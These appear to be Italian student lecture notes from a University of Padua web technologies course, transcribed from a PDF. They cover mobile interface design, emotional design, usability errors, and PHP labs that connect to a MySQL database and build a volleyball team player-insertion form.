
Stessa sorte è toccata a Twitter, nella quale il menù mobile raccoglie tutte le voci presenti lateralmente su desktop, per poi spostarle verso il basso e tenerle fisse in quella posizione.



Nel caso seguente, vengono ristrette le icone per lasciare più spazio all'interfaccia.
In questo sito, diverse azioni vengono fatte principalmente da mobile, altre da desktop; questo richiede una riprogettazione dell'interfaccia in questo senso, privilegiando le operazioni utili.




La dimensione minima toccabile da un pollice è 44x30; inoltre, bisogna considerare i *dirty touches*, quindi mani più spesse (nel caso degli anziani) o più sporche (caso bambini); in alcuni casi, possono essere problemi di microcircolazione (anche nel caso di mani fredde). Quindi, l'interfaccia deve essere non affollata e delle dimensioni giuste.
Un esempio utile è qui:




Scritto da Gabriel


Un pulsante 16x48 è troppo piccolo, in quanto non cliccabile.
Altro esempio ancora: Kayak (giusta restrizione del menù e i singoli pulsanti, lasciando la parte principale al contenuto):





Tutto compare quando serve, lasciando spazio alle informazioni utili:



Come si vede, oltre alla corretta restrizione, vengono tolte anche la pubblicità:







Provare noi a disegnare l'interfaccia mobile di Uniweb con dei mockup (bozze grafiche).
Possiamo farlo con due strumenti:
1) Balsamiq (presente con licenza da parte di UniPD):
https://stem.elearning.unipd.it/mod/page/view.php?id=196137
2) Figma


In generale:

- Rendere tutti i compiti degli utenti facilmente disponibili
- Rendere i menù corti e facili da usare
- Rendere facile tornare indietro alla homepage
- Le pubblicità devono essere facilmente rimovibili e non distraggano l'esperienza utente
- Rendere la ricerca visibile
- Permettere agli utenti di navigare il sito senza login
- Usare widget di calendario quando possibile
- Input di etichetta

Conclusione Principi di Web Design

Tornando a discutere delle emozioni utilizzate nell'emotional design:

- Status/Esclusività (es. i saldi, punti bonus, dati per un senso di appartenenza; da questo può conseguire senso di anticipazione)
    - Facendo in modo l'utente torni anche attraverso un'interazione familiare, invitandolo a tornare
    - Sito Wufoo, sito di creazione di form e sondaggi (survey) personalizzati, che ha mandato lettere scritte e firmate a mano ai propri clienti di lunga data per ringraziarli; così facendo, ha eliminato il budget del marketing nell'anno di questa cosa (combina anche la sorpresa), facendo sentire i propri utenti speciali
    - Caso di studio: Canale Norma's Teaching, che ha spopolato nell'insegnamento dell'inglese ottenendo successo tramite canale YouTube. Quindi: personalizzazione e familiarizzazione e con l'utente, attraverso tecniche di *gamification* (dettagli di gaming/giochi per coinvolgere l'utente)




- Anticipazione (es. trailer oppure caroselli nel contesto web)
    - È l'effetto che si ottiene quando si mostra una parte del tutto e si lascia il tempo per far correre l'immaginazione
        - I trailer sono un chiaro esempio di anticipazione
        - È stata utilizzata da Twitter per il redesign dell'interfaccia (coinvolgendo i propri utenti più influencer/esclusivi nel testare la nuova versione)
    - Attenzione: creare anticipazione crea delle aspettative sul prodotto in arrivo
        - Utilizzare questa emozione solo se si è sicuri di non deluderle (promettendo cose reali)
        - Utilizzare il feedback sulla parte mostrata per migliorare il prodotto e il suo design
    - Limitare l'anticipazione ad un set ristretto di utenti porta all'utilizzo dell'esclusività (status)

- Rewards (ricompense per determinate azioni)
    - È un modo di spingere gli utenti all'acquisto/utilizzo di un servizio fornendo/promettendo loro una «ricompensa», dando dei punti/premi
    - È il meccanismo delle slot machine (dando dopo un certo periodo una piccola vincita, che serve solo per far rimanere l'utente)
        - Esempi: Groupon, messaggi di saluto di Mailchimp (quando si entra nella piattaforma, si sceglie una risposta random da un ampio database, contribuendo a familiarizzare con l'utente)

L'uso delle emozioni per migliorare il design è sicuramente interessante, ma non sempre appropriato (dipende sempre dal tipo di sito e dal contesto, oltre al fatto che non sempre conviene economicamente; nella maggior parte dei casi, comunque è un grosso ritorno di marketing).

- Difficile usare una mascotte tipo MailChimp nel sito dell'agenzia delle entrate per compilare la dichiarazione dei redditi


(Si, è una domanda vera fatta in classe con il solito Wooclap)



Non tutte le emozioni si possono usare sempre (Sorpresa, Piacere) mentre altre si possono adattare a tutte le personalità del brand (Anticipazione, Status, Rewards)
Non ci sono regole universali ma le emozioni sono importanti e devono essere considerate.
Uno studio ha dimostrato che le persone con danni nell'area celebrale dedicata alle emozioni non sono in grado di prendere decisioni banali/molto semplici.

Caso Dropbox: coinvolgendo le università con un concorso, si offrivano 5 GB gratis per un anno; questo ha avuto molto successo, infatti UniPD è risultata vincitrice. Tuttavia, tanti utenti hanno familiarizzato con l'applicazione a causa di questo discorso e si sono abituati ad usarla.

Come si vede anche a lato, un chiaro esempio di gamification, per fare in modo si ottenga un bonus di spazio dopo aver compiuto determinate azioni:



Wooclap → Che emozioni sta usando DropBox (chiaramente, nel contesto dell'immagine precedente)?

- Rewards/Ricompense
- Status/Esclusività
- Anticipazione

Quando una persona deve prendere una decisione, valuta pro e contro. Quando non si possono misurare accuratamente, prevale l'istinto. Gli ostacoli maggiori a questo possono essere pigrizia o scetticismo.
Un buon design o l'utilizzo di giochi/incentivi possono far prevalere l'istinto e aiutare una decisione positiva.

Se questo non dovesse funzionare:

- Gli utenti reagiscono con apatia se il contenuto non gli interessa oppure se è presentato male
  - Importanza dell'interfaccia
  - Avere buoni contenuti è essenziale: si deve dire qualcosa e dirlo bene

- Verifica
    - La personalità creata per il brand è corretta?
    - È troppo simile a quella dei competitor?
    - Vado incontro ai bisogni degli utenti?
    - Utilizzo un linguaggio corretto?
    - La mia applicazione è ancora usabile, fruibile, affidabile?
    - Se possibile, interviste ad utenti reali
    - Quello che funziona è raccontare storie come fossero conversazioni

Non sempre è possibile usare un tono informale, ma in genere è una buona idea in caso di malfunzionamenti.


Esempio di malfunzionamento di Flickr (che è un servizio americano di hosting di immagini e video, nonché una comunità online, principalmente per upload immagini ad alta qualità), che per 5/6 ore in attesa che il sito tornasse funzionante, ha mostrato questo messaggio, cioè "Le tubature sono intasate".
Tante foto sono state perse, in questa situazione.

In questo contesto, hanno indetto un concorso per inserire delle foto dentro i due cerchi, promettendo un account Pro come ricompensa; questo ha avuto successo.
In questo modo, non hanno perso utenti.
Altro esempio che conosciamo simile a Flickr: il dinosauro di Chrome quando manca la connessione.

Listiamo i principali errori di usabilità nel Web Design:


- I testi delle voci di menu, bottoni, e di altri widget per l'interazione non sono chiari
    - Esempi: Cancel (traduzione automatica lo traduce con Cancella, ma sarebbe Annulla), lente di ingrandimento che significa cercare oppure ingrandire)
- Elementi diversi chiamati/identificati con la stessa etichetta/segno
- Aggiornamenti parziali (non tutti gli elementi sono aggiornati nello stesso momento)
- Non avvertire l'utente in anticipo di cosa gli serve per completare un task
- Trascurare i segni di cliccabilità (rendendo gli elementi facili da cliccare, con le dimensioni giuste)
- Neverending scroll (scroll infinito, che fa intuire che devo navigare tutte le pagine; non sempre questo è necessario)
- Non chiarire chi fa cosa (es. carrello con prodotti che scadono per il determinato utente, chiarendo che si ha l'oggetto solo quando viene pagato)
- Trascurare il focus dell'attenzione (l'errore devo metterlo nel punto in cui l'utente sta guardando; questo vale anche per le info principali della pagina, usando font più grandi e contrasti di colori più forti. In queste, possiamo aggiungere l'apertura di nuove tab che distraggono l'utente dal focus principale)
- Gestire male gli errori dell'utente
- Non stabilire gerarchie visuali (indicando cosa è più importante e cosa meno, rendendo la navigazione complessa, per informazione male organizzata oppure perché ce ne sono troppe)
- Non fornire nessun contatto (caso aziende)

Errata gestione degli errori:



Messaggio d'errore poco chiaro per chi non è informatico; si parla di librerie di terze parti e di recupero [fetch] di dati; inoltre, tono informale poco adatto, informando infine di riprovare più tardi.
In sintesi "In bocca al lupo".

Corretta gestione degli errori:



Informando l'utente che i suoi dati sono stati salvati, si motiva all'utente cosa sia successo e si fornisce rassicurazione, facendogli capire come risolvere.
Decisamente più utile e migliore del precedente.

Laboratorio 8 – PHP, Separazione comportamento da struttura e interazione con DB

La prima cosa che va fatta è inserire un segnaposto nella pagina "squadra_php.html" per definire il punto in cui saranno inseriti i giocatori tramite PHP (in questo frangente, la pagina "squadra.html" rimarrà da un'altra parte):

```
<main id="#contenuto">
            <h1>La squadra</h1>
            <listaGiocatori /> <!-- Rappresenta un segnaposto -->
        </main>
```

Successivamente, introduciamo la funzione di connessione al DB:

```
<?php
namespace DB;
class DBAccess{
    private const HOST_DB = "127.0.0.1";
    private const DATABASE_NAME = "quello";
    private const USERNAME = "quello";
    private const PASSWORD = "quella";

    private $connection;
```

```
    public function openDBConnection(){
        // mysqli_report(MYSQLI_REPORT_ERROR); qui disabilita errori
        // mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT); qui
disabilita errori e lancia eccezioni
        $this->connection = mysqli_connect(DBAccess::HOST_DB, DBAccess::USERNAME,
DBAccess::PASSWORD, DBAccess::DATABASE_NAME); //crea una connessione con tutti i
dati sopra

        if(mysqli_connect_errno()){ //se la connessione fallisce
            return false;  //ritorna false
        }
        else{
            return true; //altrimenti ritorna true
        }
    }

    public function getList(){
        $query = "SELECT * FROM giocatori ORDER BY ID ASC";
        //Non usare mai versioni di funzioni con "mysql" e non con "mysqli" perchè
sono deprecate le prime
        //Motivazione: https://bugs.php.net/bug.php?id=35450
        $queryResult=mysqli_query($this->connection, $query) or die("Errore in
openDBConnection: ".mysqli_error($this->connection)); //esegue la query e se
fallisce ritorna un errore
        if (mysqli_num_rows($queryResult) == 0){ //se non ci sono righe di qualche
risultato
            return null; //ritorna null
        }
        else{
            $result = array(); //altrimenti crea un array
            while($row = mysqli_fetch_assoc($queryResult)){ //mentre ci sono righe
nel risultato
                array_push($result, $row); //aggiungi la riga all'array result
            }
            $queryResult->free(); //libero la memoria
            return $result; //ritorna la lista contenente tutti i risultati
        }
    }

    public function closeDBConnection(){
        if($this->connection != null){
            $this->connection->close();
        }
    }

}

?>
```


Definiamo poi la pagina di riferimento PHP per caricare la squadra aprendo una connessione e recuperando i dati di input.


```php
<?php
use DB\DBAccess;

//require_once "connessione.php"; //require_once è come include ma se il file è già stato incluso non lo include nuovamente
//posso usare il path come ../ per tornare indietro di una cartella
//si usa invece una concatenazione di stringhe per fare in modo di muoversi tra le cartelle
//a prescindere dal sistema operativo

    require_once ".."DIRECTORY_SEPARATOR."connessione.php"; //DIRECTORY_SEPARATOR è una costante che contiene il separatore di directory del sistema operativo

    $paginaHTML = file_get_contents("squadra_php.html"); //legge il file squadra.html e lo mette in una stringa

    $connessione = new DBAccess(); //crea un oggetto di tipo DBAccess come handle per la connessione
    $stringaGiocatori = "";
    $giocatori = "";

    $connOk = $connessione->openDBConnection(); //apre la connessione e la salva in connOk

    //Normalmente, come informatici siamo portati ad avere il caso positivo;
    //anche da un punto di vista architetturale, si deve fare in modo il ramo true sia il più probabile
    if($connOk){
        $giocatori = $connessione->getList(); //salva la lista dei giocatori in giocatori
        $connessione->closeDBConnection(); //chiude la connessione

        if(!$giocatori != null){
            $stringaGiocatori .= '<dl id="giocatori">'; //crea una stringa vuota

        foreach ($giocatori as $giocatore) { //Eseguiamo un ciclo per prendere ogni giocatore dal DB
            //Compito per casa: creare i vari dt e dd (serve una form)
            //Pagina inserisci giocatore (con i campi della squadra e mettere il campo "Capitano")

            //$stringaGiocatori .= '<dt>'.$giocatore['nome'].'</dt>'; //aggiunge il nome del giocatore
            //$stringaGiocatori .= '<dd>'.$giocatore['cognome'].'</dd>'; //aggiunge il cognome del giocatore
        }

            $stringaGiocatori .= '</dl>'; //aggiunge la chiusura della lista
```

```
        }
        else{
            $stringaGiocatori = "<p>Nessun giocatore presente</p>";
        }
    }
    else{
        //Occorre mettere il testo in forma paragrafo <p> per fare in modo che il
browser lo interpreti come codice html
        $stringaGiocatori = "<p>I sistemi sono momentaneamente fuori servizio</p>";
        //se ci fosse un problema reale, chiaramente si cerca di contattare l'admin
il prima possibile
    }

    echo str_replace("<listaGiocatori />", $stringaGiocatori, $paginaHTML);
    //sostituisce la stringa <listaGiocatori /> con la stringa $stringaGiocatori
cercando nella pagina HTML
?>
```

A seguito di questa lezione viene lasciato come compito la creazione della pagina di inserimento giocatori, sulla base di questo screen (inserito poi solo poco prima la successiva lezione di lab, listo direttamente screen e soluzione corretta).

19/12/2022 - Laboratorio 9 – PHP: Form di inserimento dei giocatori, Completamento pagina “Squadra” da DB e definizione pagina nuovo giocatore con PHP





La pagina, in versione HTML (manca qualche dettaglio CSS per quanto presente in questo file, ma è parte del CSS in mano alla prof):

```
<!DOCTYPE html>
<html lang="it">
    <head>
        <meta charset="UTF-8">
        <title>
            Inserimento giocatori - Volley Tribute
        </title>
        <meta name="description" content="Questa pagina è dedicata all'inserimento
di giocatori per la squadra di pallavolo">
        <meta name="keyword" content="Simone Giannelli, Gianluca Galassi, Fabio
Balaso, Lavia,Michieletto, giocatori pallavolo,maschile,italia,nazionale italiana">
        <meta name="author" content="Gabriel Rovesti">
        <link rel="stylesheet" href="style-grid.css" media="screen"> <!-- handheld
è deprecato -->
        <link rel="shorcut icon" type="images/png" href="images/favicon.ico">
        <link rel="stylesheet" href="print.css" media="print"> <!--riparto da capo
-->
        <link rel="stylesheet" href="mini.css" media="only screen"><!-- (max-
device-width:600px) è deprecato -->
    </head>
    <body>
        <header>
            <h1>
                FEDERAZIONE ITALIANA PALLAVOLO
            </h1>
            <h2>
                La pallavolo maschile italiana
            </h2>
        </header>
        <nav id="breadcrumb">
            <p>
                Ti trovi in: <a href="index.html"><span lang="en">Home</span></a>
&gt; &gt; Inserimento giocatori
            </p>
        </nav>
        <a class="aiuti" href="#contenuto">Salta al contenuto</a>
        <nav id="menu">
            <ul>
                <li lang="en">
                    <a href="index.html">Home</a>
```

```
                </li>
                <li >
                    <a href="allenatore.html">L'allenatore</a>
                </li>
                <li>
                    <a href="squadra.html">La squadra</a>
                </li>
                <li id="currentLink">
                    <a href="inserimento_giocatori.html">Inserisci giocatore</a>
                </li>
                <li>
                    <a href="fairplay.html">Il <span lang="en">fair play</span></a>
                </li>
            </ul>
        </nav>
        <main id="#contenuto">

<main id="content">

    <h1>Inserisci nuovo giocatore</h1>

<form method="post" action="nuovoGiocatoreLive.php">

    <messaggiForm />

    <fieldset>
        <legend>Informazioni generali</legend>

        <label for="nome">Nome e Cognome: </label>
        <span><input type="text" name="nome" id="nome"  value="<valoreNome />"
/></span>

        <p>Capitano?</p>

        <span><input type="radio" id="capitano_si" name="capitano" value="1"
/></span>
        <label for="capitano_si">Si</label><br />
        <span><input type="radio" id="capitano_no" name="capitano" value="0"
checked /></span>
        <label for="capitano_no">No</label><br />

        <label for="dataNascita">Data di Nascita: </label>
        <span><input type="date" name="dataNascita" id="dataNascita"
value="<valData />" required/></span><br />

        <label for="luogo">Luogo di Nascita: </label>
        <span><input type="text" name="luogo" id="luogo" value="<valLuogo />"
required/></span><br />

        <label for="altezza">Altezza: </label>
```

```
        <span><input type="number" min="130" name="altezza" id="altezza"
value="<valoreAltezza />"/></span><br />
    </fieldset>

    <fieldset>
        <legend>Squadra</legend>

        <label for="squadra">Squadra in campionato: </label>
        <span><input type="text" name="squadra" id="squadra"  value="<valoreSquadra
/>"/></span><br />

        <label for="maglia">Maglia: </label>
        <span><input type="number" min="1" name="maglia" id="maglia"
value="<valoreMaglia />" /></span><br />
    </fieldset>

    <fieldset>
        <legend>Nazionale</legend>

        <label for="ruolo">Ruolo: </label>
        <select id="ruolo" name="ruolo" value="<valoreRuolo />">
            <option value="Palleggiatore">Palleggiatore</option>
            <option value="Libero">Libero</option>
            <option value="Centrale">Centrale</option>
            <option value="Schiacciatore">Schiacciatore</option>
            <option value="Opposto">Opposto</option>
        </select><br />

        <label for="magliaNazionale">Maglia in Nazionale: </label>
        <span><input type="number" min="1" name="magliaNazionale"
id="magliaNazionale" value="<valoreMagliaNazionale />" /></span><br />
    </fieldset>

    <fieldset>
        <legend>Carriera</legend>
        <label for="punti">Punti/ricezioni: </label>
        <span><input type="number" min="1" name="punti" id="punti"
value="<valorePunti />" /></span><br />
        <label for="riconoscimenti">Riconoscimenti: </label>
        <span><textarea id="riconoscimenti"
name="riconoscimenti"><valoreRiconoscimenti /></textarea></span><br />
        <label for="note">Note: </label>
        <span><textarea id="note" name="note"><valoreNote /></textarea></span><br
/>

    </fieldset>

    <fieldset>
        <legend>Bottoni</legend>
```

```
        <input type="submit" id="submit" name="submit" class="margineSinistro"
value="Inserisci giocatore" />
        <input type="reset" id="reset" class="margineSinistro" value="Cancella
tutto" />
    </fieldset>

    </form>
    </div>
</main>
        </main>
        <footer>
            <img src="images/valid-xhtml10.png" alt="W3C html valido">
            <em>Gabriel Rovesti &amp;amp; Federazione Italiana Pallavolo - <span
lang="en">All rights Reserved</span></em>
            <img src="images/vcss-blue.gif" alt="W3C css valido">
        </footer>
    </body>
</html>
```

Successivamente, la pagina di inserimento del nuovo giocatore viene qui realizzata.
Si dettaglia che:

- Viene preso il dettaglio del file “nuovoGiocatore.html” (non realizzato durante questa lezione)
- Vengono realizzate le funzioni di pulizia input (e pulizia note, diversa dalla precedente), che tolgono spazi, convertono caratteri speciali in entità HTML e tolgono tag HTML/PHP
- Se non è stato inviato il contenuto, pulisco l’input eseguendo una sanificazione, poi per ogni caso controllo cosa esattamente debba essere fatto (es. se ho una stringa, evito che siano inseriti numeri e viceversa)
- Viene poi correttamente sostituito il segnaposto presente nel form nel successivo file, definito come “nuovoGiocatoreLive.php”

```
- <?php
- require_once "connessione.php";
